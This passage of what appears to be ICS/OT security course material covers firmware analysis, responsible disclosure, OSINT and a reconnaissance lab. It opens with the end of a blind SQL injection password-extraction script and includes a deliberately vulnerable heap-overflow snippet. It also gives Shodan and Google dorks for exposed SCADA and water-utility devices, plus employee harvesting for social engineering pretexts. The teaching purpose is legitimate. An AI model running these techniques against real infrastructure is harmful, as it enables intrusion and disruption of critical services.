            params = {"tag": payload}

            import time
            start = time.time()
            requests.get(target, params=params, timeout=5)
            elapsed = time.time() - start

            if elapsed >= 3:
                result += chr(char)
                print(f"[+] Found character: {chr(char)} (Position {i})")
                break

    print(f"[+] Extracted password: {result}")
```

4. Memory Corruption in Embedded Systems

4.1 Firmware Analysis

Extract Firmware:

```
# Download firmware from vendor site or extract from device

# Identify file type
file firmware.bin

# Extract filesystem (if compressed/packed)
binwalk -e firmware.bin

# Alternative: use firmware-mod-kit
git clone https://github.com/rampageX/firmware-mod-kit
cd firmware-mod-kit/src
./configure && make

../extract-firmware.sh /path/to/firmware.bin
```

Analyze Extracted Filesystem:

```
cd _firmware.bin.extracted/squashfs-root

# Find SUID binaries
find . -perm -4000 -type f

# Find hardcoded credentials
grep -r "password" .
grep -r "admin" .

# Find web server binaries
find . -name "*httpd*" -o -name "*lighttpd*"

# Analyze web server binary for vulnerabilities
file ./usr/sbin/httpd
strings ./usr/sbin/httpd | grep -E "POST|GET|admin"
```

Reverse Engineer Binary:

```
# Use Ghidra for ARM/MIPS binaries (common in PLCs)
ghidra

# Load binary, analyze
# Look for:
# - strcpy, sprintf (buffer overflow)
# - system(), popen() (command injection)
```

```
# - Hardcoded strings (credentials, IPs)
```

4.2 Heap Overflow Example

Vulnerable Code (hypothetical PLC firmware):

```
// Simplified PLC HTTP server
void handle_post(char *post_data, size_t len) {
    char *buffer = malloc(256);

    // Vulnerability: No length check
    strcpy(buffer, post_data);  // Heap overflow!

    process_config(buffer);
    free(buffer);
}
```

Heap Exploit:

- Overflow buffer to overwrite heap metadata
- Corrupt adjacent heap chunks
- Hijack function pointers or vtables
- Achieve code execution

5. Responsible Disclosure

5.1 Coordinated Vulnerability Disclosure (CVD)

Process:

1. **Discovery**: Identify vulnerability in ICS product
2. **Verification**: Confirm vulnerability in lab environment (not production!)
3. **Documentation**: Write detailed report with PoC
4. **Vendor Contact**: Notify vendor via security contact (not public disclosure)
5. **Embargo Period**: Give vendor 90-180 days to patch (longer for ICS due to testing)
6. **Patch Release**: Vendor releases fix
7. **Public Disclosure**: Publish advisory with CVE

5.2 Reporting to ICS-CERT

CISA ICS-CERT Reporting:

- **Email**: ics-cert@cisa.dhs.gov
- **Web Form**: https://www.cisa.gov/report
- **PGP Key**: Available for encrypted submission

Report Template:

Subject: Vulnerability Disclosure - [Vendor] [Product] [Vulnerability Type]

Dear ICS-CERT Team,

I am reporting a security vulnerability in:
- Vendor: [Vendor Name]
- Product: [Product Name and Version]
- Component: [Affected Component]

Vulnerability Details:
- Type: [Buffer Overflow / Auth Bypass / etc.]
- Impact: [Remote Code Execution / DoS / etc.]
- CVSS Score: [Estimated Score]

Technical Description:
[Detailed explanation of vulnerability]

Proof of Concept:
[Code or steps to reproduce]

Affected Versions:
[List of affected firmware/software versions]

Mitigation:
[Temporary workarounds if any]

Timeline:
- Discovery Date: [Date]
- Vendor Notification: [Date or "Not yet contacted"]

I am available for further discussion and coordination.

Regards,
[Your Name]
[Contact Information]

5.3 Bug Bounty Programs

ICS Vendors with Bug Bounties:

- **Siemens**: https://new.siemens.com/global/en/products/services/cert/coordinated-disclosure.html
- **Schneider Electric**: https://www.se.com/ww/en/about-us/cybersecurity/report-vulnerability.jsp
- **Rockwell Automation**: https://www.rockwellautomation.com/en-us/support/product-security.html
- **General Electric**: https://www.ge.com/digital/security

- **ABB**: https://global.abb/group/en/technology/cyber-security/report-vulnerability

Disclosure Guidelines:

- Do NOT test on production systems
- Do NOT publish 0-day exploits before vendor patch
- Follow vendor's disclosure timeline (typically 90-180 days)
- Coordinate with ICS-CERT for critical infrastructure

6. Legal and Ethical Considerations

6.1 Computer Fraud and Abuse Act (CFAA)

CFAA Prohibitions (18 U.S.C. § 1030):

- Unauthorized access to protected computers
- Exceeding authorized access
- Causing damage to computers

ICS Context:

- Testing on production ICS without authorization is ILLEGAL
- Build lab environments for research
- Obtain written authorization for penetration testing

6.2 Safe Harbor Provisions

Good Faith Research:

- Vendor security policies often provide safe harbor
- Coordinate with vendor before testing
- Follow disclosure guidelines

Example: Siemens ProductCERT:

- Welcomes security research
- Provides secure communication channel
- Commits to coordinated disclosure

7. Hands-On Lab Exercises

Lab 1: Protocol Fuzzing

1. Set up OpenPLC as Modbus server
2. Implement basic Modbus fuzzer (from section 2.2)
3. Run fuzzer, monitor for crashes or hangs
4. Document any unusual responses
5. Analyze logs to identify potential vulnerabilities

Lab 2: AFL Fuzzing

1. Install AFL++
2. Create simple protocol parser (Modbus, DNP3, or S7comm)
3. Compile with AFL instrumentation
4. Create seed corpus of valid protocol packets
5. Run AFL fuzzer for 1 hour, analyze crashes

Lab 3: Firmware Analysis

1. Download open-source PLC firmware (or use OpenPLC)
2. Extract filesystem with binwalk
3. Analyze binaries with Ghidra
4. Identify hardcoded credentials or suspicious functions
5. Document findings

Lab 4: Responsible Disclosure Practice

1. Simulate discovering a vulnerability (use intentional vuln in lab)
2. Write detailed vulnerability report
3. Draft vendor notification email
4. Create CVE request template
5. Develop patch recommendation

8. Tools & Resources

Fuzzing Tools

- **AFL++**: https://github.com/AFLplusplus/AFLplusplus
- **Boofuzz**: https://github.com/jtpereyda/boofuzz
- **Peach Fuzzer**: https://peachtech.gitlab.io/peach-fuzzer-community/

Firmware Analysis

- **Binwalk**: https://github.com/ReFirmLabs/binwalk
- **Ghidra**: https://ghidra-sre.org/
- **Firmware Analysis Toolkit**: https://github.com/attify/firmware-analysis-toolkit

Disclosure

- **CISA ICS-CERT**: https://www.cisa.gov/ics
- **CVE Request**: https://cveform.mitre.org/
- **HackerOne**: https://www.hackerone.com/ (for vendors with programs)

Legal Resources

- **CFAA Text**: https://www.law.cornell.edu/uscode/text/18/1030

- **DOJ CFAA Guidance**: https://www.justice.gov/criminal-ccips/ccips-documents-and-reports

9. Knowledge Check

1. What are the most common vulnerability classes in ICS devices?
2. Describe the difference between mutation-based and generation-based fuzzing.
3. How would you develop a fuzzer for the Modbus protocol?
4. What is the purpose of AFL (American Fuzzy Lop)?
5. Explain the buffer overflow exploit development process.
6. What are the ethical considerations for ICS vulnerability research?
7. Describe the coordinated vulnerability disclosure (CVD) process.
8. What is the typical disclosure timeline for ICS vulnerabilities?
9. How do you extract and analyze firmware from an embedded device?
10. Why is testing on production ICS systems illegal and dangerous?

Lesson 09: OSINT for OT Infrastructur

Lesson 09: Open-Source Intelligence (OSINT) for OT Infrastructure

Learning Objectives

- Conduct advanced OSINT reconnaissance on critical infrastructure
- Analyze supply chain relationships and vendor dependencies
- Enumerate OT assets without active network scanning
- Extract intelligence from public sources (Shodan, certificates, social media)
- Build target profiles for red team operations

1. OSINT Methodology for OT

1.1 OSINT Kill Chain for ICS

Phase 1: Target Identification
└── Identify organization, subsidiaries, critical facilities

Phase 2: Passive Reconnaissance
├── Search engines (Google, Bing dorking)
├── IoT search engines (Shodan, Censys, FOFA)
├── Domain/IP enumeration
├── Certificate transparency logs
└── Social media, job postings

Phase 3: Infrastructure Mapping
├── Network ranges (ASN, WHOIS)
├── Subdomain enumeration
├── Cloud infrastructure (AWS, Azure)
└── Third-party connections (vendors, contractors)

Phase 4: Technology Stack Identification
├── ICS vendors and products
├── Software versions, firmware
├── Network architecture (VPN, firewalls)
└── SCADA/HMI platforms

Phase 5: Personnel Intelligence
├── Employee enumeration (LinkedIn, corporate site)
├── Organizational chart
├── Technical contacts (email, phone)
└── Social engineering vectors

Phase 6: Vulnerability Correlation
├── Match identified tech to known CVEs
├── Identify outdated/EOL systems
└── Map attack surface

1.2 OSINT Legal and Ethical Boundaries

Legal Activities (Public Information):

- Searching public databases
- Analyzing Shodan/Censys results
- Reading job postings, press releases
- Viewing publicly accessible websites

Illegal/Unethical Activities:

- Accessing systems without authorization
- Social engineering employees for credentials
- Dumpster diving on private property
- Using OSINT to facilitate actual attacks without authorization

Rule: OSINT should be purely passive and use only publicly available information.

2. Search Engine OSINT

2.1 Advanced Google Dorking for ICS

Find Exposed HMI/SCADA Interfaces:

intitle:"SCADA Login"
intitle:"SCADA" intitle:"Login"
intitle:"HMI" inurl:login
intitle:"Wonderware InTouch"
intitle:"WinCC" inurl:login
intitle:"FactoryTalk"
intitle:"Ignition by Inductive Automation"
intitle:"GE iFIX"
intitle:"Siemens SIMATIC"
intitle:"Schneider Electric" inurl:scada

Exposed Configuration Files:

filetype:conf intext:modbus
filetype:conf intext:scada
filetype:xml intext:opc
filetype:s7p site:company.com (Siemens Step 7 projects)
filetype:acd site:company.com (Allen-Bradley logix)
filetype:sql intext:scada

filetype:db intext:historian

Exposed Network Diagrams:

filetype:pdf intext:"network diagram" site:company.com
filetype:vsd intext:SCADA (Visio diagrams)
filetype:pdf intext:"control system" site:utility.com
filetype:ppt intext:"ICS architecture"

Vendor Documentation Leaks:

site:company.com filetype:pdf "PLC"
site:company.com filetype:pdf "RTU configuration"
inurl:manual filetype:pdf modbus
intext:"default password" filetype:pdf scada

Job Postings (Technology Intel):

site:linkedin.com "company name" "SCADA engineer"
site:indeed.com "Siemens S7" "city name"
site:glassdoor.com "Wonderware" "control system"

Extract technologies mentioned in job descriptions

Example: Extracting Tech Stack from Job Posting:

Job Title: SCADA Engineer - Electric Utility

Requirements:
- 5+ years experience with GE iFIX and OSIsoft PI
- Proficiency in Allen-Bradley ControlLogix PLCs
- DNP3 and Modbus protocol knowledge
- Experience with Cisco industrial switches
- VMware vSphere for SCADA virtualization

→ Intelligence Gathered:
  - HMI: GE iFIX
  - Historian: OSIsoft PI
  - PLCs: Allen-Bradley ControlLogix
  - Protocols: DNP3, Modbus
  - Network: Cisco industrial switches
  - Virtualization: VMware vSphere

2.2 Bing, Baidu, Yandex for Regional Targets

Bing Dorks:

ip:192.168.0.0/16 SCADA (Bing indexes IP addresses)
ip:10.0.0.0/8 HMI

Baidu (Chinese infrastructure):

SCADA 中国 (SCADA China)
工控系统 (Industrial control systems)

Yandex (Russian/Eastern European):

SCADA site:.ru
АСУ ТП site:.ru (Automated control systems)

3. IoT Search Engines

3.1 Shodan Advanced Queries

Modbus Devices:

port:502
port:502 country:"US"
port:502 city:"New York"
port:502 org:"Electric Company"
product:modbus
"Modbus" port:502

Siemens S7 PLCs:

port:102
"Siemens, SIMATIC" port:102
"S7-300" port:102
"S7-1200" port:102
port:102 country:DE (Germany - Siemens HQ)

Ethernet/IP (Rockwell):

port:44818
"Allen-Bradley"
"ControlLogix"
product:"Rockwell"

DNP3 (SCADA):

port:20000
"dnp3"
port:20000 country:US org:"Utility"

OPC UA:

port:4840
"OPC UA"
port:4840 product:opc

BACnet (Building Automation):

```
port:47808
"BACnet"
```

SCADA Web Interfaces:

```
http.title:"SCADA"
http.title:"WinCC"
http.title:"InTouch"
http.html:"Wonderware"
```

ICS-Specific HTTP Headers:

```
http.header:"Siemens"
http.header:"Rockwell"
http.header:"Schneider"
```

Combine Queries:

```
port:502 country:US org:"Water" -honeypot
# Find Modbus in US water utilities, exclude honeypots
```

Shodan CLI Automation:

```
# Install Shodan CLI
pip install shodan

# Initialize with API key
shodan init <YOUR_API_KEY>

# Search and download results
shodan search --fields ip_str,port,org,product "port:502" --limit 1000 > modbus_devices.csv

# Parse results
cat modbus_devices.csv | awk -F',' '{print $1}' | sort -u > modbus_ips.txt

# Count by organization
cat modbus_devices.csv | awk -F',' '{print $3}' | sort | uniq -c | sort -rn

# Filter by country
shodan search "port:502 country:US" --fields ip_str,org,product > us_modbus.csv
```

3.2 Censys for OT Discovery

Censys Search Syntax:

```
# Modbus
services.port: 502
```

```
# Siemens S7
services.port: 102

# ICS protocols
protocols: ("modbus" OR "dnp3" OR "s7comm")

# Combine with organization
services.port: 502 AND autonomous_system.name: "Electric Company"

# TLS certificates (find SCADA servers with certs)
parsed.subject.common_name: scada
parsed.subject.organization: "Utility Company"
```

Censys CLI:

```
# Install
pip install censys

# Configure
censys config

# Search
censys search "services.port: 502" --max-records 100 > censys_modbus.json

# Parse JSON
cat censys_modbus.json | jq -r '.[] | .ip'
```

3.3 FOFA (China-based)

FOFA Queries:

```
port="502"
port="102"
protocol="modbus"
protocol="s7comm"
app="SCADA"
```

3.4 ZoomEye

ZoomEye Queries:

```
port:502
service:modbus
device:PLC
```

4. Network Infrastructure OSINT

4.1 ASN and IP Range Enumeration

Find Organization's ASN:

```
# Using whois
whois -h whois.radb.net "Company Name" | grep origin

# Example output:
# origin: AS12345

# Get IP ranges for ASN
whois -h whois.radb.net AS12345 | grep route

# Output:
# route: 203.0.113.0/24
# route: 198.51.100.0/22
```

Automated ASN Enumeration:

```
# Using amass
amass intel -asn 12345 -whois

# Using bgpview API
curl -s "https://api.bgpview.io/asn/12345/prefixes" | jq -r '.data.ipv4_prefixes[].prefix'

# Save IP ranges
curl -s "https://api.bgpview.io/asn/12345/prefixes" | jq -r '.data.ipv4_prefixes[].prefix' >
target_ranges.txt
```

4.2 Subdomain Enumeration

Passive Subdomain Discovery:

```
# Using subfinder
subfinder -d company.com -o subdomains.txt

# Using amass (passive mode)
amass enum -passive -d company.com -o amass_subdomains.txt

# Certificate Transparency logs (crt.sh)
curl -s "https://crt.sh/?q=%company.com&output=json" | jq -r '.[].name_value' | sort -u >
crt_subdomains.txt

# Combine and deduplicate
cat subdomains.txt amass_subdomains.txt crt_subdomains.txt | sort -u > all_subdomains.txt
```

Look for OT-Related Subdomains:

```
# Filter for ICS-related keywords
```

```
grep -E "scada|hmi|plc|ot|ics|control|automation|historian|mes" all_subdomains.txt

# Example results:
# scada.company.com
# hmi-backup.company.com
# plant1-scada.company.com
# historian.ops.company.com
```

4.3 Certificate Transparency Intelligence

crt.sh for OT Infrastructure:

```
# Search for organization certificates
curl -s "https://crt.sh/?q=%Utility+Company&output=json" | jq .

# Extract unique subdomains
curl -s "https://crt.sh/?q=%company.com&output=json" | jq -r '.[].name_value' | sed 's/\*\.//g' |
sort -u

# Find certificates with "scada" in CN/SAN
curl -s "https://crt.sh/?q=%scada%&output=json" | jq -r '.[] | select(.name_value |
contains("company.com")) | .name_value'
```

Analyze Certificate Details:

```
# Get certificate details
curl -s "https://crt.sh/?id=1234567890&output=json" | jq .

# Extract:
# - Issuer (is it self-signed? Internal CA?)
# - Subject Alternative Names (more subdomains)
# - Validity period (outdated cert = possible neglected system)
```

4.4 Cloud Infrastructure Discovery

AWS S3 Bucket Enumeration:

```
# Common naming patterns
company-scada-backups
company-ics-configs
company-plc-programs

# Use bucket_finder
python bucket_finder.py company

# Use s3scanner
s3scanner scan --buckets-file potential_buckets.txt
```

Azure Blob Storage:

https://companyname.blob.core.windows.net/
https://company-scada.blob.core.windows.net/

Google Cloud Storage:

https://storage.googleapis.com/company-backups/

5. Social Media and Personnel Intelligence

5.1 LinkedIn Reconnaissance

Employee Enumeration:

Search: "Company Name" AND "SCADA Engineer"
Search: "Company Name" AND "Control Systems"
Search: "Company Name" AND "Automation Engineer"

Extract Information:

- **Job Titles**: Identify roles (SCADA admin, PLC programmer, OT security)
- **Technologies**: Skills listed (Siemens TIA Portal, Rockwell Studio 5000)
- **Tenure**: Long-term employees (institutional knowledge, potential social engineering targets)
- **Connections**: Network of employees (org chart mapping)

Automated LinkedIn Scraping (using linkedin-scraper):

```
from linkedin_scraper import Person, actions
from selenium import webdriver

driver = webdriver.Chrome()

email = "your_linkedin_email"
password = "your_linkedin_password"
actions.login(driver, email, password)

# Search for employees
company = "Company Name"
people = []

# Search URL
search_url =
f"https://www.linkedin.com/search/results/people/?keywords={company}%20SCADA"
driver.get(search_url)

# Extract profiles (simplified)
# ... (scraping logic)
```

```
driver.quit()
```

5.2 GitHub Intelligence

Search for Company Repositories:

```
# Search organization repos
https://github.com/orgs/CompanyName/repositories

# Search user repos mentioning company
user:username "company name"

# Search code
"company.com" filename:.env
"company.com" filename:config.yml
"192.168.1.100" language:Python  (Internal IP leaks)
```

Common Leaks:

- HMI configuration files (.scada, .hmi)
- PLC programs (.s7p, .acd, .rslogix)
- Network diagrams (Visio .vsd, .drawio)
- Credentials (.env, config.json)
- Internal documentation (README with architecture)

Search Example:

```
# Find Siemens Step 7 projects
filename:.s7p

# Find Allen-Bradley Logix projects
filename:.acd

# Find SCADA credentials
"modbus" AND "password" filename:.py

# Find internal IPs
"192.168" AND "SCADA" language:Python
```

5.3 Pastebin and Leak Sites

Search Pastebin:

```
# Use PastebinAPI or manual search
site:pastebin.com "company.com" password
site:pastebin.com "company.com" SCADA
site:pastebin.com "company.com" config
```

Have I Been Pwned:

```
# Check if company domain was in breach
curl "https://haveibeenpwned.com/api/v3/breaches?domain=company.com" -H "hibp-api-key:
YOUR_API_KEY"
```

Dehashed (breach database):

```
# Search for company email addresses
curl "https://api.dehashed.com/search?query=email:company.com" -H "Authorization:
Your_API_Key"
```

6. Document and Image OSINT

6.1 Metadata Extraction

EXIF Data from Images:

```
# Install exiftool
sudo apt install libimage-exiftool-perl

# Extract metadata
exiftool network_diagram.jpg

# Look for:
# - GPS coordinates (facility location)
# - Camera/software info
# - Author (employee name)
# - Creation date
# - Company name in metadata
```

PDF Metadata:

```
# Extract PDF metadata
exiftool document.pdf

pdfinfo document.pdf

# Extract PDF text
pdftotext document.pdf

# Search for keywords
pdfgrep -i "IP address\|PLC\|SCADA" document.pdf
```

6.2 Google Image Search

Reverse Image Search for Network Diagrams:

1. Upload image to Google Images
2. Find similar diagrams from same organization

3. Extract additional network topology info

7. Supply Chain and Vendor Analysis

7.1 Vendor Identification

From Job Postings:

- Required skills mention vendor products (Siemens, Rockwell, Schneider)

From Press Releases:

site:company.com "awarded contract" SCADA
site:company.com "partnership" automation

From Annual Reports/SEC Filings:

- Major technology purchases disclosed

7.2 Third-Party Attack Surface

Identify Vendors with Access:

- Remote maintenance contractors
- System integrators
- Engineering firms

Find Vendor Connections:

- VPN gateways (often third-party branded)
- Support portals (teamviewer, logmein, etc.)

8. Threat Intelligence Integration

8.1 Correlate OSINT with Threat Intel

Map Discovered Assets to Known Threats:

Discovered: Siemens S7-1200 PLC (v4.2.1)
↓
Threat Intel: CVE-2020-15368 affects S7-1200 v4.2.1
↓
Risk Assessment: Critical vulnerability, likely unpatched

8.2 APT Group Targeting

Identify Relevant APT Groups:

- **Energy Sector**: Sandworm, XENOTIME, APT33
- **Water/Wastewater**: Unknown actors (ransomware gangs)
- **Manufacturing**: APT41, Lazarus

Map TTPs:

- If Siemens PLCs discovered → Research Stuxnet, Industroyer TTPs
- If Triconex SIS discovered → Research XENOTIME/Triton

9. OSINT Automation Framework

9.1 Automated OSINT Collection

Recon-ng:

```
# Install
sudo apt install recon-ng

# Launch
recon-ng

# Load modules
marketplace install all

# Create workspace
workspaces create company_osint

# Add domain
db insert domains domain company.com

# Run modules
modules load recon/domains-hosts/bing_domain_web
run

modules load recon/hosts-hosts/resolve
run

# Export results
show hosts
```

theHarvester:

```
# Install
sudo apt install theharvester

# Run
theHarvester -d company.com -b all -l 500 -f company_harvest.html
```

Output: emails, subdomains, IPs, employees
```

## 9.2 Custom OSINT Pipeline

**Python Automation Script**:

```
#!/usr/bin/env python3
import requests
import json
import subprocess

def osint_pipeline(target_domain):
    """
    Automated OSINT collection for OT infrastructure
    """
    results = {
        "domain": target_domain,
        "subdomains": [],
        "ips": [],
        "technologies": [],
        "employees": []
    }

    # Step 1: Subdomain enumeration
    print("[*] Enumerating subdomains...")
    cmd = f"subfinder -d {target_domain} -silent"
    subdomains = subprocess.check_output(cmd, shell=True).decode().splitlines()
    results["subdomains"] = subdomains

    # Step 2: Certificate Transparency
    print("[*] Checking certificate transparency logs...")
    crt_url = f"https://crt.sh/?q=%{target_domain}&output=json"
    response = requests.get(crt_url)
    if response.status_code == 200:
        certs = response.json()
        for cert in certs:
            results["subdomains"].append(cert.get("name_value"))

    results["subdomains"] = list(set(results["subdomains"]))

    # Step 3: Shodan search for exposed services
    print("[*] Searching Shodan for exposed ICS services...")
    # (Requires Shodan API key)

    # Step 4: GitHub search
    print("[*] Searching GitHub for leaks...")
    # (Requires GitHub API)
```
```

```
    # Save results
    with open(f"{target_domain}_osint.json", "w") as f:
        json.dump(results, f, indent=2)

    print(f"[+] OSINT collection complete. Results saved to {target_domain}_osint.json")
    return results

# Usage
# osint_pipeline("company.com")
```

10. Hands-On Lab Exercises

Lab 1: Search Engine OSINT

1. Choose a publicly traded utility company (legal target for OSINT)
2. Conduct Google dorking to find:
    - Exposed documents (PDF, DOCX with metadata)
    - Job postings revealing technology stack
    - Network diagrams or architecture docs
3. Document findings in structured report

Lab 2: Shodan Reconnaissance

1. Search Shodan for Modbus devices in your country/city
2. Analyze results:
    - Count devices by organization
    - Identify common vendors
    - Map geographic distribution
3. Cross-reference with public utility databases
4. Create threat landscape report

Lab 3: Subdomain and ASN Enumeration

1. Select target organization (with authorization or use bug bounty scope)
2. Enumerate subdomains using 3+ tools (subfinder, amass, crt.sh)
3. Find organization's ASN, extract IP ranges
4. Map OT-related subdomains (scada., hmi., plc., etc.)
5. Generate network map

Lab 4: Employee and Vendor Intelligence

1. Use LinkedIn to enumerate employees with OT roles
2. Extract technology skills from profiles
3. Identify vendor relationships from company website/press releases
4. Map supply chain (vendors with potential network access)
5. Create target profile for red team operation

11. Tools & Resources

OSINT Tools

- **Shodan**: https://www.shodan.io/
- **Censys**: https://search.censys.io/
- **theHarvester**: https://github.com/laramies/theHarvester
- **Recon-ng**: https://github.com/lanmaster53/recon-ng
- **Subfinder**: https://github.com/projectdiscovery/subfinder
- **Amass**: https://github.com/OWASP/Amass

Search Engines

- **Google**: https://www.google.com/
- **Shodan**: https://www.shodan.io/
- **Censys**: https://search.censys.io/
- **FOFA**: https://fofa.info/
- **ZoomEye**: https://www.zoomeye.org/

Databases

- **crt.sh**: https://crt.sh/
- **BGPView**: https://bgpview.io/
- **Have I Been Pwned**: https://haveibeenpwned.com/
- **Dehashed**: https://www.dehashed.com/

Learning

- **OSINT Framework**: https://osintframework.com/
- **IntelTechniques**: https://inteltechniques.com/

12. Knowledge Check

1. What is the difference between active reconnaissance and OSINT?
2. Describe three Google dorks to find exposed SCADA interfaces.
3. How do you use Shodan to find Modbus devices in a specific organization?
4. What information can you extract from certificate transparency logs?
5. How would you enumerate subdomains for an OT infrastructure passively?
6. What OSINT techniques can reveal an organization's technology stack?
7. Why is LinkedIn valuable for OT intelligence gathering?
8. How do you identify an organization's IP ranges using ASN?
9. What are the ethical and legal boundaries of OSINT?
10. Describe how to automate OSINT collection for multiple targets.

Lesson 10: COMPREHENSIVE RECONNAISSANCE LAB

Lesson 10: COMPREHENSIVE RECONNAISSANCE LAB

Overview

This capstone lab integrates all techniques from Module 1 into a realistic OT reconnaissance scenario. You will conduct end-to-end intelligence gathering against a simulated industrial facility, combining OSINT, passive network monitoring, active scanning, protocol analysis, and threat modeling.

Duration: 8-12 hours **Difficulty**: Advanced **Prerequisites**: Completion of Lessons 1-9

Lab Scenario

Target Organization: AquaPure Water Treatment Facility

Background: AquaPure is a medium-sized municipal water treatment facility serving 500,000 residents. The facility has recently undergone digital transformation, upgrading from legacy RTUs to modern PLCs and SCADA systems. Your red team has been authorized to conduct a comprehensive security assessment.

Scope of Engagement:

- **Authorized**: Passive reconnaissance, OSINT, non-intrusive network scanning
- **Out of Scope**: Exploitation, denial of service, disruption of operations
- **Network Range**: 10.10.0.0/16 (internal), 203.0.113.0/24 (DMZ)
- **Timeline**: 5 business days
- **Deliverable**: Comprehensive reconnaissance report with threat model

Lab Environment Setup

Required Infrastructure

Option 1: LabShock Docker Environment (Recommended)

```
# Clone LabShock (OT cyber range)
git clone https://github.com/zakharb/labshock
cd labshock

# Deploy full environment
docker-compose up -d
```

Includes:
- OpenPLC Runtime (Modbus TCP)
- ScadaBR (HMI/SCADA)
- Node-RED (SCADA backend)
- Historian (InfluxDB + Grafana)
- OPC UA server
- Network monitoring (Zeek + Suricata)
- DMZ with web servers

Option 2: Manual Setup

Deploy individual components:

1. OpenPLC Runtime
docker run -p 502:502 -p 8080:8080 --name openplc hassioaddons/openplc

2. ScadaBR
docker run -p 8081:8080 --name scadabr iiotbr/scadabr

3. OPC UA Server (node-opcua)
npm install -g node-opcua-server
node-opcua-server


# 4. S7 Simulator (Snap7 server)
python3 -c "from snap7.server import Server; s = Server(); s.start(); import time;
time.sleep(99999)"

5. Vulnerable Web Server (DVWA for HMI simulation)
docker run -p 80:80 vulnerables/web-dvwa

6. Network Tap Point (span port or tap)
Configure your virtualization platform for traffic mirroring

Network Topology:

```
Internet
   │
   ├── DMZ (203.0.113.0/24)
   │    ├── Web Server (203.0.113.10)
   │    ├── VPN Gateway (203.0.113.1)
   │    └── OPC UA Gateway (203.0.113.50)
   │
   └── Firewall
        │
        ├── Corporate Network (10.10.1.0/24)
        │    ├── Engineering Workstation (10.10.1.100)
        │    ├── SCADA Server (10.10.1.50)
        │    └── Historian (10.10.1.51)
```



Phase 1: OSINT Reconnaissance (2 hours)

Objectives

- Gather publicly available information about AquaPure facility
- Identify technology vendors and products in use
- Enumerate personnel and organizational structure
- Map external attack surface

Tasks

Task 1.1: Google Dorking

Search queries to execute:
1. site:aquapure.local filetype:pdf
2. "AquaPure" "SCADA" site:linkedin.com
3. inurl:aquapure.local intitle:login
4. "AquaPure Water Treatment" filetype:docx
5. "AquaPure" "network diagram"

Document findings:
- Exposed documents (save metadata)
- Job postings (extract technology mentions)
- Network architecture hints

Task 1.2: Shodan/Censys Search

```
# Shodan queries
shodan search "org:'AquaPure' port:502"
shodan search "net:203.0.113.0/24"
shodan search "ssl.cert.subject.cn:aquapure.local"

# Censys queries
censys search "autonomous_system.name:'AquaPure'"
censys search "services.port: 502 AND location.country: 'US'"

# Document findings:
# - Exposed ICS services (IP, port, product)
# - SSL certificates (subdomains, validity)
```

- Geolocation data

Task 1.3: Subdomain Enumeration


```
# Passive enumeration
subfinder -d aquapure.local -o subdomains.txt
amass enum -passive -d aquapure.local -o amass_subs.txt

# Certificate transparency
curl -s "https://crt.sh/?q=%aquapure.local&output=json" | jq -r '.[].name_value' | sort -u > crt_subs.txt

# Combine
cat subdomains.txt amass_subs.txt crt_subs.txt | sort -u > all_subdomains.txt

# Filter for OT-related
grep -E "scada|hmi|plc|ot|ics|control|plant" all_subdomains.txt > ot_subdomains.txt
```

Task 1.4: Employee Enumeration

LinkedIn searches:
1. "AquaPure" "SCADA Engineer"
2. "AquaPure" "Control Systems"
3. "AquaPure" "Automation"

Extract:
- Names and job titles
- Technologies mentioned in skills
- Tenure (identify senior engineers)
- Contact information (for social engineering pretexts)

Create organizational chart (mock):



Task 1.5: Vendor Identification

Sources:
1. Job postings (required skills: Siemens TIA, Wonderware, OSIsoft)
2. Press releases (site:aquapure.local "contract awarded")
3. Annual reports (capital expenditure on automation)

Document vendor products:
- PLCs: Siemens S7-1200, Allen-Bradley CompactLogix
- HMI: Wonderware InTouch v10.1
- SCADA: Ignition by Inductive Automation
- Historian: OSIsoft PI System
- Network: Cisco IE-3000 Industrial Switches

Deliverable 1: OSINT Intelligence Report (2-3 pages)

- Executive summary
- Exposed internet-facing assets
- Technology stack
- Personnel intelligence
- Vendor dependencies
- Recommendations

Phase 2: Passive Network Reconnaissance (2 hours)

Objectives

- Capture and analyze OT network traffic without active probing
- Identify devices, protocols, and communication patterns
- Build baseline of normal operations

Tasks

Task 2.1: Packet Capture Setup

```
# Set up packet capture (assuming SPAN/TAP access)
sudo tcpdump -i eth0 -w aquapure_capture.pcap -G 3600 -W 2

# Capture for 1 hour during normal operations
# Filter for ICS ports
sudo tcpdump -i eth0 'port 102 or port 502 or port 20000 or port 44818 or port 4840' -w
ics_traffic.pcap
```

Task 2.2: GRASSMARLIN Analysis

```
# Launch GRASSMARLIN
java -jar GRASSMARLIN.jar

# Import PCAP
File → Import → ics_traffic.pcap
```

Analyze:
1. Logical Map view (identify device hierarchy)
2. Physical Map view (network topology)
3. Protocol Distribution (which protocols in use)
4. Device Inventory (MAC OUI, IP, protocol)

Export results
File → Export → CSV

Document findings:
- Number of PLCs detected
- SCADA server communication patterns
- HMI polling frequency
- Unexpected devices (rogue? legitimate but unknown?)

Task 2.3: Wireshark Protocol Analysis

Open capture in Wireshark
wireshark ics_traffic.pcap

Modbus Analysis
Filter: modbus
1. Identify master (client) IPs
2. Identify slave (server) IPs and unit IDs
3. Analyze function codes (read/write ratio)
4. Extract register addresses being accessed

S7comm Analysis
Filter: s7comm
1. Identify PLC IP addresses
2. Extract CPU model and firmware version
3. Analyze function codes (program upload? suspicious)

Statistics → Protocol Hierarchy
Document protocol distribution:
- Modbus: 45%
- S7comm: 30%
- OPC UA: 15%
- HTTP: 10%

